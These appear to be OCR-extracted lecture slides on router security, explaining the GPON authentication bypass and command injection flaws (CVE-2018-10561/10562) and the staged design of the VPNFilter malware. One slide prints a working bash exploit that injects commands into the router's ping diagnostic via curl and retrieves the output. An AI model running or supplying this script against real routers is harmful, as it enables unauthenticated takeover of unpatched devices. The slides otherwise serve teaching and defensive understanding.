Router Security

Why routers?


- Must be exposed to the internet.
- Difficult to update and patch.
- Really long uptimes.
- No intrusion detection.
- No AVs.

Overview

- GPON routers: Severe vulnerabilities in GPON home routers.
    - CVE-2018-10561, CVE-2018-10562
    - Full unauthenticated RCE!
- VPNFilter
    - “advanced, likely state-sponsored or state-affiliated, widespread, sophisticated modular malware system”

GPON

- “Gigabit-capable Passive Optical Networks”
- High-speed optical networks.
- I don’t understand it…
- But it doesn’t matter!



Vulnerabilities

- CVE-2018-10561: Authentication bypass
- CVE-2018-10562: Command injection
- = Full control of remote routers

CVE-2018-10561: Authentication bypass

- How to bypass authentication?
- Default passwords?
- SQL injection?
- Complex mechanism to break the cryptography?
- ???


CVE-2018-10561: Authentication bypass

- `/menu.html` ✗
- `/menu.html?images/` ✔
- `/GponForm/diag_Form` ✗
- `/GponForm/diag_Form?images/` ✔
- Just add `?images/`
- ?????????

CVE-2018-10562: Command injection

- Routers have a diagnostic tool for ping/traceroute.
- No input sanitation (...)
- We can inject commands in the host parameter for ping.

Exploit



```
#!/bin/bash

echo "[+] Sending the Command… "
# We send the commands with two modes backtick (`) and semicolon (;) because different models trigger on different devices
curl -k -d "XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=\`$2\`;$2&ipv=0" $1/GponForm/diag_Form?images/ 2>/dev/null 1>/dev/null
echo "[+] Waiting…."
sleep 3
echo "[+] Retrieving the ouput…."
curl -k $1/diag.html?images/ 2>/dev/null | grep ‘diag_result = ‘ | sed -e ‘s/\\n/\n/g’
```


Impact

- Luckily, only ~240,000 devices vulnerable.
- 6 botnets immediately started scanning for these routers after announcement.
    - They then start looking for vulnerable cryptocurrency miners
    - And mine for the botnet owner…
- Vendors did not patch.
- So the security firm released a patch themselves. [patch]
    - It exploits the vulnerability to disable the web interface.
    - …


VPNFilter

- “advanced, likely state-sponsored or state-affiliated, widespread, sophisticated modular malware system”
- Primarily in Ukraine
- All connections to C&C are over SSL or Tor.

Overview


EXPLOITATION
STAGE 1
Photobucket or toknowall
EXIF metadata
used to call out IP
Backup 1
Backup 2
Pulls
down
photo
PHOTOBUCKET
STAGE 2 SERVER
TOKNOWALL.COM
If Photobucket fails,
it calls out to toknowall
to download a picture
If toknowall fails,
it opens a listener
and waits for the actor
to send a trigger packet
for direct connection
COMMAND
& CONTROL
Instructions
(if exists)
STAGE 2
TOR
P.S.
OTHERS
Plugins
Manually
pushes
Stage 2
Stage 3
Plugin
STAGE 3 SERVER


Exploitation



Exploitation

- Most devices have publicly-known vulnerabilities.
- They are difficult to patch for regular users.
- Probably through these, but we still don’t know…
  - Probably no zero-days.


Stage 1


EXPLOITATION
COMMAND & CONTROL
Instructions (if exists)
STAGE 1
Photobucket or toknowall EXIF metadata used to call out IP
STAGE 2 SERVER
STAGE 2
TOR
P.S.
OTHERS
Plugins
Backup 1
Backup 2
Pulls down photo
TOKNOWALL.COM
If Photobucket fails, it calls out to toknowall to download a picture
Manually pushes Stage 2
Stage 3 Plugin
PHOTOBUCKET
If toknowall fails, it opens a listener and waits for the actor to send a trigger packet for direct connection
STAGE 3 SERVER

Stage 1 (persistent loader)

- Persistent. Survives across reboots (NVRAM, crontab).
- Try to download stage 2 from C&C servers.
- How to contact C&C servers:
    - Download an image from photobucket
        - GPS coordinates in EXIF data encodes the IP address.
    - Download an image from toknowall.com
        - Same as above
    - Listen for connections, wait for someone to push stage 2 binaries.


Stage 2


EXPLOITATION
STAGE 1
Photobucket or toknowall
EXIF metadata
used to call out IP
Backup 1
Backup 2
Pulls
down
photo
PHOTOBUCKET
STAGE 2 SERVER
TOKNOWALL.COM
If Photobucket fails,
it calls out to toknowall
to download a picture
If toknowall fails,
it opens a listener
and waits for the actor
to send a trigger packet
for direct connection
COMMAND
& CONTROL
Instructions
(if exists)
STAGE 2
TOR
P.S.
OTHERS
Plugins
Manually
pushes
Stage 2
Stage 3
Plugin
STAGE 3 SERVER

Stage 2

- Lives in RAM; reset on reboot.
  - Originally, customers advised to reboot their routers to mitigate.
- Many capabilities
  - File collection
  - Command execution
  - Data exfiltration
  - Device management
  - **Self-destruct!**
- Download stage 3 modules/plugins.

Stage 3


EXPLOITATION
STAGE 1
Photobucket or toknowall
EXIF metadata
used to call out IP
Backup 1
Backup 2
Pulls
down
photo
PHOTOBUCKET
STAGE 2 SERVER
TOKNOWALL.COM
If Photobucket fails,
it calls out to toknowall
to download a picture
If toknowall fails,
it opens a listener
and waits for the actor
to send a trigger packet
for direct connection
COMMAND
& CONTROL
Instructions
(if exists)
STAGE 2
TOR
P.S.
OTHERS
Plugins
Manually
pushes
Stage 2
Stage 3
Plugin
STAGE 3 SERVER

Stage 3

- Various plugins, only two known currently.
- Packet sniffer:
  - Capture traffic, store for later.
- Tor transport:
  - Allow accessing C&C servers over Tor.
- High probability that there are more.

Questions!